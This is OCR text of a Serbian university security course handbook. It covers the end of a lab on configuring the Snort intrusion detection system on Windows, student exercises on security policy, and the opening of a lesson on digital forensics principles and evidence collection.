
Korak 5
Preimenujte tekstualni fajl u:

```
white_list.rules
```

Kliknite Yes kada dobijete upozorenje o promeni imena fajla.
Korak 6
Desni klik white_list.rules fajl I kliknite Copy i onda Paste.
Korak 7
Preimenujte ga u:

```
black_list.rules
```

Zadržite “.rules” ekstenziju imena.




Slika 8.25 Prikaz PLABWIN10: Kreiranje pravila fajla [Izvor: Autor]

Korak 8
Fajlovi black_list.rules i white_list.rules su sada kreirani.
Imajte na umu da su ove dve datoteke pravila prazne. Ako želite da dobijete više informacija o pisanju sopstvenih pravila, pogledajte datoteku dokumentacije Snort.
Korak 9
Idite do c:\Snort\etc foldera.
Kreirajte folder pod nazivom WHITE_LIST_PATH.
Iz c:\Snort\rules foldera, kopirajte white_list.rules u c:\Snort\etc\WHITE_LIST_PATH folder.
Korak 10
Idite do c:\Snort\etc foldera.
Kreirajte folder pod nazivom BLACK_LIST_PATH.
Iz c:\Snort\rules foldera, kopirajte black_list.rules u c:\Snort\etc\BLACK_LIST_PATH folder.
Smanjite prozor Windows Explorer-a.

KONFIGURACIJA DATOTEKA SNORT-A

Dati su koraci za modifikaciju konfiguracione datoteke

Korak 1
Na PLABWIN10 uređaju, kliknite Start I kliknite na Notepad++.



Slika 8.26 Prikaz PLABWIN10: Pokretanje Notepad ++. [Izvor: Autor]

Korak 2
U Notepad++, kliknite File opciju iz menija i izaberite Open

Slika 8.27 Prikaz PLABWIN10: Otvaranje fajlova sa Notepad++ [Izvor: Autor]

Korak 3
U Open dijalogu, prišitite Local Disk C, proširite Snort folder.
Kliknite na etc folder.
Primjetite da je dostupan broj datoteka.
Na oknu o detaljima kliknite snort.conf datoteku i izaberite Open.

Slika 8.28 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 4
Fajl snort.conf se otvara.
Kliknite na Search i izaberite Replace…

Slika 8.29 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

MENJANJE SNORT FAJLA

Dati su koraci za menjanje konfiguracija u Snort fajlu


Korak 5
Svi slučajevi ipvar-a su zamenjene sa instancama var-a.
U dijalogu Replace kliknite na Find u kojem je tekstualno polje i kucajte

```
ipvar
```

Kliknite na Replace with tekst polje, i kucajte:

```
var
```

Kliknite Replace All.
Prikazuje se Replace dijalog koji ukazuje na to da je pretraživao dokument i izmenio 11 pojava.
Kliknite Close.



Slika 8.30 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 6
Kliknite na Search meni and izaberite Find…
U Find dijalogu, kliknite na Find what tekst polje i kucajte:

```
dynamicpreprocessor directory
```

Kliknite na Find.

Slika 8.31 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 7
Jednom kada se nađe ključna reč dynamicpreprocessor, primetićete označavanje ili izbor na poleđini dijaloškog okvira Find.
Pomerite dijalog Find tako da vidite označenu odeljak.
Pronađite dynamicpreprocessor deo firektorijuma.
Promenite putanju na kojoj se nalazi dynamicpreprocessor deo direktorijuma u:

```
c:\Snort\lib\snort_dynamicpreprocessor
```

Slika 8.32 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

IZMENE ODREĐENIH LINIJA U SNORT FAJLU


Dati su koraci za manuelne promene i promene putem Find and Repplace komandi u Snort fajlu

Korak 8
Kliknite na Find dijalog da ga aktivirate.
Zatim kliknite Close dugme.
Izvršite iste izmene u sledećim linijama brojenim 250 i 253.

```
dynamicengine /usr/local/lib/snort_dynamicengine/sf_engine.so
dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

Tako da izgledaju kao sledeće.

```
dynamicengine c:\Snort\lib\snort_dynamicengine\sf_engine.dll
dynamicdetection directory c:\Snort\lib\snort_dynamicrules
```



Slika 8.33 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 9
Za ovaj korak, komentarišete ključne reči koje počinju sa pre-processor normalize.
Kliknite Search i izaberite Replace…

Slika 8.34 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor].


Korak 10
U Replace dijalogu, kliknite na Find what tekst polje i kucajte:

```
preprocessor normalize
```

Kliknite Replace with tekst polje i kucajte:

```
#preprocessor normalize
```

Kliknite Replace All.
Replace dijalog prijaljuje “5 occurrences were replaced.” (zamenjeno je 5 pojava)
Kliknite Close.




Slika 8.35 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

IZMANA KONKRETNIH KONFIGURACIJA

Dati su koraci za izmenu konfiguracija u Snort fajlu

Korak 11
Primetite da “#” je sada dodato preprocessor normalize ključnim rečima.



Slika 8.36 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 12
Kliknite Search meni i izaberite Find…

Slika 8.37 Prikaz PLABWIN10: Menjanje [Izvor: Autor]snort.conf fajla

```
BLACK_LIST_PATH\black_list.rules
```

Korak 13
U Find dijalogu, kliknite Find what tekst polje i kucajte:


```
var WHITE_LIST_PATH
```

Kliknite Find Next.
Korak 14
Kao i pre, pomerite Find dijalog da vam ne smeta
Pored var WHITE_LIST_PATH ključne reči, promenite .. /rules sa:

```
c:\Snort\rules
```

Pored var BLACK_LIST_PATH ključne reči, promenite .. /rules sa:

```
c:\Snort\rules
```



Slika 8.38 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 15
Kliknite opet na Find dijalog da ga aktivirate.
Kliknite u Find what tekst polje i kucajte:


```
$WHITE_LIST
```

Kliknite Find Next.
Korak 16
Pored whitelist ključne reči, promenite $WHITE_LIST_PATH/white_list.rules, \ u:

```
WHITE_LIST_PATH\white_list.rules, \
```

Promenite BLACK_LIST_PATH/black_list.rules
u:

```
BLACK_LIST_PATH\black_list.rules
```



Slika 8.39 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

MENJANJE PRAVILA


Dati su koraci za izmenu pravila u Snort fajlu

Korak 17
Kliknite opet na Find dijalog
U Find what tekst polje kucajte:

```
$RULE_PATH/blacklist.rules
```

Kliknite Find Next.
Korak 18
Find Next komanda je pronašla ključne reči i pravi izbor.
Kliknite i prevucite dijalog Find da biste videli označenu ključnu reč. Sada promenite sledeći unos $RULE_PATH/blacklist.rules
u:

```
$RULE_PATH\black_list.rules
```



Slika 8.40 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]

Korak 19
Kako nemate dostupnim ostala pravila, pogledajte #site specific rules section, potrebno je da ih sve komentarišete dodavajući “#” symbol.
Inače ćete dobiti grešku na svakoj liniji gde Snort nađe datoteku nestalih pravila.
Kliknite na Find dijalog i kliknite Close dugme.


Korak 20
Da dodate “#” simbol u ostala pravila, kliknite Search meni I izaberite Replace…
U Replace dijalogu, kliknite u Find what tekst polje i kucajte:

```
include $RULE_PATH/
```

Kliknite u Replace with tekst polje i kucajte:

```
#include $RULE_PATH/
```

Kliknite Replace All.
Korak 21
Replace dijalog prijavljuje “All 104 occurrences were replaced.” (sve 104 pojave su promenjene)
Kliknite Close.



Slika 8.41 Prikaz PLABWIN10: Menjanje snort.conf fajla [Izvor: Autor]


Korak 22
Na kraju kliknite File meni I izaberite Save.
Smanjite C:\snort\etc\snort.conf - Notepad++ (Administrator) prozor.

Slika 8.42 Prikaz PLABWIN10: [Izvor: Autor]

PONOVNO POKRETANJE SNORT IDS ALATA

Dati su koraci za ponovno pokretanje Snort alata

Korak 1
Na PLABWIN10 uređaju, otvorite Command Prompt (Admin).



Slika 8.43 Prikaz PLABWIN10: Desktop [Izvor: Autor]

Korak 2
Idite ponovo u Snort direktorijum.
Ispitajte konfiguraciju Snort-a kucanjem sledeće komande:

Slika 8.44 Prikaz PLABWIN10: Unošenje Snort komandi u kontrolnu liniju [Izvor: Autor]

```
snort -i 1 -l  c:\Snort\log  -c  c:\Snort\etc\snort.conf  -T
```

Kliknite Enter.
Korak 3
Trebalo bi da ste dobili uspešan rezultat.

Slika 8.45 Prikaz PLABWIN10: Unošenje Snort komandi u kontrolnu liniju [Izvor: Autor]

Korak 4
Unesite sledeće komande:

```
snort -c  c:\Snort\etc\snort.conf  -l  c:\Snort\log  -K ascii
```

Kliknite Enter.

Slika 8.46 Prikaz PLABWIN10: Unošenje Snort komandi u kontrolnu liniju [Izvor: Autor]

Korak 5
Primetite da je Snort IDS sada aktivan i da radi.
Zatvorite prozor komandne linije

Slika 8.47 Prikaz PLABWIN10: Unošenje Snort komandi u kontrolnu liniju [Izvor: Autor]

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualan rad za lekciju 14 (Predviđeno vreme trajanja vežbe je 45 minuta)

Prvi zadatak
• Definišite politiku bezbednosti u jednoj kompaniji. Šta ona podrazumeva i šta sve obuhvata?
• Koja su osnovna bezbednosna pravila zaposlenih na osnovu standarda ISO 17799?
• Opišite mere za ublažavanje pretnji koje mogu da se koriste u organizacijama?
Drugi zadatak
• Zamislite sebe u ulozi menadžera za bezbednost jedne firme i definišite pravila e-mail i internet pristupa zaposlenima. Objasnite detalje.

Poglavlje 10

Domaći zadatak 14

DOMAĆI ZADATAK BROJ 14

Četrnaesti domaći zadatak (Predviđeno vreme trajanja vežbe je 120 minuta)

Zadatak ove vežbe je da kreirate osnovnu strukturu dokumenta bezbednosne politike Vaše forme. Smatrajte da ste ste na položaju CIO (engl. Chief Information Officer) ili CTO (engl. Chief Technology Officer) ili IT Director.

Vaš posao se obično daje najvišim “senior executive” osobama koje su odgovorne za IT i računarske sisteme u nekoj firmi.

Opciono je CIO odgovoran CEO (engl. Chief Executive Officer), ili CFO (engl. Chief Financial Officer).

Potražite na Internetu dobre primere bezbednosnih politika firmi i primenite ih na Vašu firmu.

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu i poslati predmetnom asistentu

Naziv zadatka treba da bude: IT381-DZ14-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ14

Zaključak

ZAKLJUČAK

Rezime četrnaeste lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti bezbednosti informacionih sistema:

- *Zaštita infrastrukture i fizičke metode zaštite*
- *Ljudski resursi*
- *Bezbednosna pravila organizacije, zaposlenih i Interneta*
- *Bezbednosni audit*
- *Pretnje fizičkoj bezbednosti i logička integracija bezbednosti*
- *Mere ublažavanja pretnji i procena*
- *Windows evenLog*

LITERATURA

Spisak korišćene literature za lekciju 14

http://www.ietf.org/rfc/rfc2196.txt
https://en.wikipedia.org/wiki/Site_Security_Handbook
http://en.wikipedia.org/wiki/Infrastructure_security
http://www.sans.org/reading-room/whitepapers/basics/infrastructure-security-step-step-430
http://en.wikipedia.org/wiki/Information_security
http://en.wikipedia.org/wiki/Logical_security
http://en.wikipedia.org/wiki/Physical_security
https://www.ietf.org/rfc/rfc2828.txt
https://en.wikipedia.org/wiki/Information_technology_security_audit
https://en.wikipedia.org/wiki/FIPS_201
http://csrc.nist.gov/publications/nistpubs/800-100/SP800-100-Mar07-2007.pdf
https://en.wikipedia.org/wiki/Redundancy
https://en.wikipedia.org/wiki/Uninterruptible_power_supply
https://en.wikipedia.org/wiki/Threat
https://en.wikipedia.org/wiki/Event_Viewer
https://en.wikipedia.org/wiki/Computer_security_policy

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Digitalna forenzika

Lekcija 15

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 15

DIGITALNA FORENZIKA

- Digitalna forenzika
- Poglavlje 1: Digitalna forenzika i digitalni dokaz
- Poglavlje 2: Proces forenzike i sakupljanje digitalnih dokaza
- Poglavlje 3: Analiza
- Poglavlje 4: Izveštavanje
- Poglavlje 5: Evidencija prikupljenih podataka
- Poglavlje 6: Obezbedjenje dokaza i forenzika baze podataka
- Poglavlje 7: Forenzički alati
- Poglavlje 8: Specifičnosti veštačenja kompjuterskog kriminala
- Poglavlje 9: Vežba - Kompjuterska forenzika
- Poglavlje 10: Individualna vežba
- Poglavlje 11: Domaći zadatak 15
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast kompjuterske forenzike.

Teme predavanja su:

- *Digitalna forenzika i digitalni dokaz*
- *Proces forenzike i sakupljanje digitalnih dokaza*
- *Analiza*
- *Izveštavanje*
- *Evidencija prikupljenih podataka*
- *Obezbeđenje dokaza i forenzika baze podataka*
- *Forenzički alati*
- *Specifičnosti veštačenja kompjuterskog kriminala*

U vežbi studenti će se upoznati sa:

- *Kompjuterskom forenzikom*

Poglavlje 1

Digitalna forenzika i digitalni dokaz


KOMPJUTERSKA FORENZIKA

Kompjuterska forenzika je još uvek prilično nova disciplina u kompjuterskoj bezbednosti.

Kompjuterska forenzika je relativno nova naučna disciplina (uspostavljena 1999) koja nalazi svoje mesto u pravosudnom sistemu. Prate je brojni izazovi, uključujući brze promene računarskih i digitalnih uređaja, kao i sve sofisticiranijih napada na računarske sisteme i mreže i rapidni porast zloupotreba IKT sistema i kompjuterskog kriminala.

Cilj kompjuterske forenzike je istražni postupak nad računarskim sistemom u kojem se utvrđuju uzroci nekog incidenta. Kompjuterska forenzika je primena nauke i inženjeringa na pravni problem digitalnih dokaza. To je sinteza nauke i prava. Kompjuterska forenzika je naučno ispitivanje i analiza zadržanih podataka ili preuzetih sa medija za skladištenje na računaru tako da se informacije mogu koristiti kao dokaz na sudu. Kompjuterska forenzika ima jasno interdisciplinarnu prirodu.

Kompjuterska forenzika je našla svoju primenu u velikom broju oblasti. Nisu samo pravi i istražni organi zainteresovani za kompjutersku forenziku. Sve je više velikih, privatnih, kompanija koje koriste kompjutersku forenziku kao vid unutrašnje kontrole svojih zaposlenih, pravdajući to prevencijom. Digitalni dokazi su neophodni u širokom spektru istraga kompjuterskog kriminala, a kompjuterska forenzika se koristi različitim metodama u cilju otkrivanja podataka koji počivaju unutar kompjuterskog sistema ili za oporavak obrisanih, šifrovanih ili oštećenih podataka. Svaka informacija može biti od značaja u procesu otkrivanja ili osporavanja tvrdnji.



Slika 1.1 -Kompjuterski kriminal [Izvor:Autor]

ISTORIJAT RAZVOJA KOMPJUTERSKE FORENZIKE

Navode se vazniji dogadjaji u razvoju forenzike.

Razvoj klasične forenzike:

- Francis Galton (1822-1911) Prvi zvanično zabeležen otisak prsta
- Leone Lattes (1887-1954) otkrivene krvne grupe (A,B,AB, & 0)
- Calvin Goddard (1891-1955) dozvoljeno upoređivanje vatrenog oružja i metaka za rešavanje mnogih predmeta u toku
- Albert Osborn (1858-1946) razvili su suštinske karakteristike pregleda dokumenata
- Hans Gross (1847-1915) iskoristio naučnu studiju za vođenje kriminalističke istrage
- FBI (1932) Osnovana je laboratorija koja će pružati forenzičke usluge svim agentima na terenu i drugim organima zakona širom zemlje

Razvoj digitalne (kompjuterske) forenzike:

- 1984 - Osnovan FBI Computer Analysis and Response Team (CART)
- 1991 - Održan je međunarodni sastanak za sprovođenje zakona kako bi se razgovaralo o računarskoj forenzici i potrebi za standardizovanim pristupom
- 1997 - Formirana Scientific Working Group on Digital Evidence (SWGDE) za razvoj standarda
- 2001 - Održan prvi Digital Forensic Research Workshop (DFRWS)

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Digitalni forenzički detektivi

RAZLOZI ZA PRIMENU TEHNIKE KOMPJUTERSKE FORENZIKE

Posebne mere treba preduzeti kada se sprovodi forenzička istraga ako se zahteva da se rezultati koristite u sudu.

Ima mnogo razloga za primenu tehnike kompjuterske forenzike :

- *U pravnim slučajevima, tehnike računarske forenzike često su korišćene za analizu računarskih sistema koji pripadaju okrivljenom (u krivičnim slučajevima) ili parnicama (u građanskim slučajevima za razvode, zlostavljanja i diskriminaciju).*
- *Oporavak podataka u slučaju oštećenja (engl.failure) softvera ili hardvera.*
- *Analiza računarskog sistema nakon provale, na primer, da bi se utvrdilo kako je napadač stekao pristup, i šta je učinio.*
- *U slučajevima gde pravna lica zahtevaju prikupljanje dokaza u pitanjima zloupotrebe službenog položaja, pronevere ili krađe intelektualne svojine.*
- *Dobiti informacije o tome kako radi računarski sistemi u svrhu dibagiranja, optimizacije, ili* reverznog inženjeringa
- *Osiguravajuća društva koja traže dokaze u vezi sa prevarama osiguranja, zloupotrebe smrti, prava zaposlenog i slučajevima u vezi sa premijama osiguranja.*

Jedna od najvažnijih mera je da se obezbedi da su dokazi tačno prikupljeni i da postoji jasan lanac nadzora (engl. custody) od scene kriminala do istraživača, i na kraju do suda.

ČETIRI NAČELA

Kompjuterska forenzika nosi velike nedostatke i da je teško napraviti čvrst slučaj samo pomoću forenzike.

Četiri načela kompjuterske forenzike:

***Princip 1**: Nema akcija koje preduzmaju agencije za sprovođenje zakona ili njihovi agenti kojima bi trebalo promeniti podatke sačuvane na računaru ili medijima za skladištenje koji mogu naknadno biti pouzdani na sudu.*

***Princip 2:** U izuzetnim okolnostima, gde osoba nalazi potrebne podatke za pristup izvornim podacima koji se čuvaju na računaru ili mediju za skladištenje, to lice mora biti nadležno za rad na taj način, i moći će da svedoči objašnjavajući značaj i posledice njihovih postupaka.*

***Princip 3**: Audit tragovi ili drugi zapisi svih procesa primenjenih na računaru baziranih elektronskih dokaza treba da budu kreirani i sačuvani. Nezavisna treća strana bi trebalo da bude u mogućnosti da ispita te procese i postigne iste rezultate.*

***Princip 4**: Osoba zadužena za istragu (u slučaju službenik) ima celokupnu odgovornost za osiguravanje da se zakon i ovi prinicipi poštuju.*

Postavlja se logično pitanje: Kada je potrebno koristiti kompjutersku forenziku? Laici bi rekli da je upotreba kompjuterske forenzike potrebna uvek kada se radi o kompjuterskom kriminalu. Međutim podsetimo se da kompjuterska forenzika nosi velike nedostatke i da je teško napraviti čvrst slučaj samo pomoću forenzike.

DIGITALNI DOKAZ

Postoji nekoliko specijalnih karakteristika digitalnog dokaza.

Pre svega, potrebno je jasno i precizno definisati digitalni dokaz . Digitalni dokaz je informacija uskadištena ili prenošena u digitalnoj formi koja se koristi u sudskom postupku i može se koristiti na suđenju. Digitalni dokaz može biti bilo kakav niz bitova i bajtova na disku računara (dokument, slika, baza podataka, i sl.), Slika 1. Digitalna forma po svojoj prirodi podrazumeva da se radi o nekom elektronskom ili magnetnom uređaju, pa to mogu biti podaci u oprativnoj memoriji, na hard disku, flash karticama, ali i podaci koji se nalaze u transmisiji, npr., radio talasi. Važno je naglasiti da napadači uvek pokušavaju da za sobom uklone tragove; stoga su najkvalitetniji digitalni dokazi po pravilu uvek nevidljivi alatima operativnog sistema.

Digitalni dokazi po tipu mogu biti:

- Optužujući (povezuju osumnjičenog sa krivičnim delom)
- Oslobađajući (dokazuju da osumnjičeni nije umešan u konkretno krivično delo)
- Ukazuju na određenu sumnju (da postoji veza između krivičnog dela i osumnjičenog)

U kompjuterskom incidentu postoje tri osnovne kategorije digitalnih podataka koji mogu činiti digitalni dokaz:

- Promenljivi podaci ili informacije koje se gube nakon isključivanja računara, kao što su podaci u radnoj memoriji (RAM), rezidentni memorijski programi itd.
- Osetljivi podaci ili podaci uskladišteni na čvrstom disku (HD) koji se lako mogu izmeniti, kao što je, npr. poslednje vreme pristupa log datoteci itd.
- Privremeno dostupni podaci, ili podaci uskladišteni na HD kojima se može pristupiti samo u određeno vreme (npr. šifrovani podaci).

KARAKTERISTIKE I PRIRODA DIGITALNIH DOKAZA

Navede se karakteristike i priroda digitalnih dokaza.

Treba se osvrnuti na karakteristike i prirodu digitalnih dokaza.

Veliki broj potencijalno osumnjičenih *: Kod tradicionalnih prestupa često se pojavljuju materijalni tragovi – postoji leš, otisci prstiju, vlasi kose. Sa takvom početnom tačkom istražiteljima je lako da započnu istragu jer postoji neko usmerenje i početna lista osumnjičenih..*

Identifikacija prestupa*: Kod kompjuterskog kriminala priroda prestupa je manje očigledna i neposredna. Na primer, ako haker ukrade poverljive informacije, žrtva može da ne primeti da je oštećena sve dok ne bude obaveštena od strane sistem administratora.*

Suviše potencijalnih dokaza*: Kod kompjuterske forenzike nekad je neophodno dati postojanu hipotezu koja je mnogo šira od finalne, da bi se zatim ta ista hipoteza sužavala tokom istrage. Naravno da nije sve digitalni dokaz. Istražitelj mora znati šta od toga da iskoristi za sužavanja početne hipoteze, a da bi to uradio, mora znati prirodu prestupa.*

Podložnost kompromitovanju*: Tradicionalni dokazi, uglavnom, bivaju poslati sa scene događaja na neko drugo mesto na kojima se vrši njihova obrada. Kod kompjuterske forenzike ne postoji takva neosetljivost na promenu stanja. U procesu istrage moraju se preduzeti sve potrebne mere za očuvanje početnog stanja.*

Lakoća gubitka dokaza*: Da li bez dokaza koji je izgubljen slučaj može da opstane? Naravno da je gubitak dokaza kardinalna greška koja ne bi smela da se dogodi ni početnicima, a kamoli nekome ko je iskusan u poslu kompjuterske forenzike. Međutim, nekada je gubitak dokaza posledica neznanja da je dokaz zaista prisutan.*

KOMPROMITOVANI RAČUNAR

Navodi se pojam kompromitovanog računara odnosno uređaja.

Pojam kompromitovanog računara najčešće se odnosi na napadnuti računar („žrtvu”), ali, za potrebe forenzičke analize zavisno od konteksta, može obuhvatati i osumnjičeni izvorni, ili posredni računar, jer je u praksi istrage digitalnih dokaza često neophodno izvršiti forenzičku

analizu računara sa kojeg je izvršen napad, napadnutog računara i nekog od posrednih računara, na primer preko čijeg naloga je napadač ušao u sistem.

U poslednje vreme pojavom smart mobilnih telefona i uređaja sa operativnim sistemima Android i Apple iOS kao što su tableti sve više se pojavljuje kao kompromitovani računar i ovakva vrsta uređaja. Svedoci smo da su se u poslednje vreme kao posredni računari pojavili i IoT (engl. internet of thinks) uređaji kao što su:

- kamere
- automobili
- medicinski uređaji
- smart home uređaji
- različite vrste senzora

Poglavlje 2

Proces forenzike i sakupljanje digitalnih dokaza

PROCES FORENZIKE

Pet osnovnih koraka kompjuterske forenzike.

Postoje dve vrste forenzičke istrage u odnosu na organe koji je sprovode:

- Zvanična *istraga (policija, vlada)*
- Korporacijska *istraga (privatni istražitelji)*

Postoji pet osnovnih koraka kompjuterske forenzike:

1. Priprema *(istraživača, ne podataka); priprema alata i opreme za forenzičku istragu*
2. Sakupljanje *(podataka); prikupljanje dokumenta, logova, datoteka i izrada kopija fizičkih objekata koji sadrže elektronske dokaze*
3. Ispitivanje*; izdvajanje dokaza iz prikupljenog materijala*
4. Analiza*; analiza dokaza prikupljenih u koraku ispitivanja dokaza*
5. Izveštaj*; izrada izveštaja o nalazima.*

Istraživač mora biti propisno obučen za obavljanje specifične vrste istraga. Alati koji se koriste za generisanje izveštaja za sud treba da budu provereni. Ni u jednom od ovih koraka ne sme doći do izmene ili oštećenja dokaza. Ukoliko do toga, ipak, dođe, dokazi verovatno neće imati nikakvu važnost u zvaničnom sudskom procesu. Postoji mnogo alata koji će se koristiti u postupku.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PRIKUPLJANJE DIGITALNIH DOKAZA

Ovo je jedan od najosetljivijih postupaka, i greške u ovom postupku dovode do gubitka i/ili oštećenja dokaza, ili ih mogu učiniti nepouzdanim, pa čak i neupotrebljivim.

Pre prikupljanja dokaza treba detaljno proceniti razmatrani slučaj, i na osnovu toga odrediti smer postupanja. U takvu procenu ulaze nalog *za pretraživanje, detalji slučaja, vrsta isiptivane hardverske i programske podrške, potencijalni dokazi koji se traže i uslovi njihovog prikupljanja.*

Digitalni dokazi mogu biti prikupljene iz mnogih izvora. Očigledno izvori su kompjuteri, mobilni telefoni, digitalne kamere, hard diskovi, CD-ROM, USB memorijski uređaji, i tako dalje, Slika 1. Izvori koji nisu očigledni uključuju podešavanje digitalnih termometra, crne kutije unutar automobila, RFID oznake, i web stranice (koje moraju biti sačuvane).

Pazite – digitalni dokazi su često osetljiviji, tj. ranjiviji od konvencionalnih fizičkih dokaza. Zbog toga se, prilikom rukovanja dokazima, treba pridržavati određenih smernica, kako se ranjiviji dokazi ne bi uništili ili oštetili.

Slika 2.1 -Izvori digitalnih dokaza [Izvor:Autor]

TRADICIONALNO SAKUPLJANJE DOKAZA

Pojedini istražitelji odmah isključuju računar, dok drugi otpočinju istragu na uključenom računaru.

